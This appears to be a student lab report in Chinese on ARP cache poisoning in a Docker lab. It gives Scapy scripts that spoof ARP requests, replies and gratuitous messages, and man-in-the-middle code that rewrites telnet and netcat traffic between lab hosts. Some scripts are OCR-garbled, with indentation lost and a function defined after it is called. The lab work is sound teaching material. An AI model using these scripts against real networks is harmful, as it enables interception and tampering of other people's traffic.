Lab4


57118232 谢隆文

Task 1：ARP Cache Poisoning

Task1.A (using ARP request)

使用 ARP 请求的代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #Attacker's MAC
dst_mac='00:00:00:00:00:00' #ARP request,so all 0
dst_mac_eth='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth= Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```




```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

说明攻击成功

Task1.B (using ARP reply)

Scenario 1:

先清空 A 的 arp 缓存，重新 ping 10.9.0.6




```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

修改代码：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='02:42:0a:09:00:05' # A
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=2)
pkt = eth / arp
while 1:
sendp(pkt)
break
```

运行代码后，查看 A 的 arp 缓存




```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

发现 B 的 ip 对应的 mac 地址被修改成 M 的 mac 地址。攻击成功。

Scenario 2:

清除 A 的 arp 缓存，运行代码后




```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

缓存中不存在 B 的 ip。攻击不成功。

Task1.C (using ARP gratuitous message)：


```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```

当 B 的 IP 不在 A 的缓存中时，由下图可见， ARP 缓存中毒攻击不成功



```
root@6eff222dccd8:/# arp -n
root@6eff222dccd8:/# arp -n
root@6eff222dccd8:/# 
```

在 docker1(10.9.0.5) 中进行 ping 10.9.0.6 ，使得 B 的 IP 在 A 的 ARP 缓存中，由下图可见， ARP 缓存中毒攻击成功。



```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Task2：MITM Attack on Telnet using ARP Cache Poisoning

对 docker1(10.9.0.5) 的攻击代码：


```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
```

```
pkt = eth / arp
while 1:
sendp(pkt)
```

对 docker2(10.9.0.6) 的攻击代码:


```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.5' # A
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
sendp(pkt)
```

用 A ping B，无反应，说明拦截成功。



```
root@14091decb585:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

当主机 M 的 IP 转发打开时， sysctl net.ipv4.ip_forward=1 ，此时在主机 B(10.9.0.6)ping 主机 A(10.9.0.5) ，此时中间人主机 M 会转发两台主机间的数据包，就能收到 ping 的回应了。



```
root@e396f08ec1b3:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.092 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.107 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.070 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.120 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.332 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.102 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.059 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.059 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.109 ms
From 10.9.0.105: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=11 ttl=63 time=0.151 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=63 time=0.079 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=63 time=0.053 ms
```


修改代码如下:

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
```

```
# Create a new packet based on the captured one.
# 1) We need to delete the checksum in the IP & TCP headers,
# because our modification will make them invalid.
# Scapy will recalculate them if these fields are missing.
# 2) We also delete the original TCP payload.
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
####################################################################
##
# Construct the new payload based on the old payload.
# Students need to implement this part.
if pkt[TCP].payload:
data = pkt[TCP].payload.load # The original payload data
data_len = len(data)
newdata = data_len * 'Z' # No change is made in this sample code
send(newpkt/newdata)
else:
send(newpkt)
####################################################################
#
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
# Create new packet based on the captured one
# Do not make any change
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].chksum)
send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
def spoof_pkt(pkt):
```

步骤如下：

现在docker3(10.9.0.105)上运行两个ARP缓存中毒攻击程序，然后将docker3上的IP转发设置成 sysctl net.ipv4.ip_forward=1 ，接着在 docker1 上与docker2建立 telnet 连接。



```
root@e396f08ec1b3:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b7add93e8f3f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


接着，将 docker3(10,9,0,105) 上的 IP 转发设置成 sysctl net.ipv4.ip_forward=0 ，并运行嗅探 修改-转发程序，此时我们在 docker1(10.9.0.5) 进行 telnet 后的命令行上输入任何字符，都被替换 成 Z 。

Task3：MITM Attack on Netcat using ARP Cache Poisoning


修改 mitm.py 代码如下：

```
#!usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
# Create a new packet based on the captured one.
# 1) We need to delete the checksum in the IP & TCP headers,
# because our modification will make them invalid.
# Scapy will recalculate them if these fields are missing.
# 2) We also delete the original TCP payload.
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
################################################################
##
# Construct the new payload based on the old payload.
# Students need to implement this part.
if pkt[TCP].payload:
data = pkt[TCP].payload.load # The original payload data
newdata = data.replace(str.encode("xlw"), str.encode("aaa"))
send(newpkt/newdata)
else:
send(newpkt)
################################################################
#
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
# Create new packet based on the captured one
# Do not make any change
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].chksum)
send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

将 docker3(10,9,0,105) 上的 IP 转发设置成 sysctl net.ipv4.ip_forward=0 ， 在 docker2(10.9.0.6) 上运行 nc -lp 9090 ， 在 docker1(10.9.0.5) 上运行 nc 10.9.0.6 9090 ，此时双方进行数据通信，发现没有被修改；然后在 docker3(10.9.0.105) 上运行两个 ARP 缓存中毒攻击程序，再运行嗅探-修改-转发程序，此时从 docker1(10.9.0.5) 向 docker2(10.9.0.6) 发送信息时， 关键字符会被修改。



```
root@dd0e511fc46a:/# nc 10.9.0.6 9090
xlw3542
xlw3542
```



```
root@dd0e511fc46a:/# nc -lp 9090
xlw3542
aaa3542
```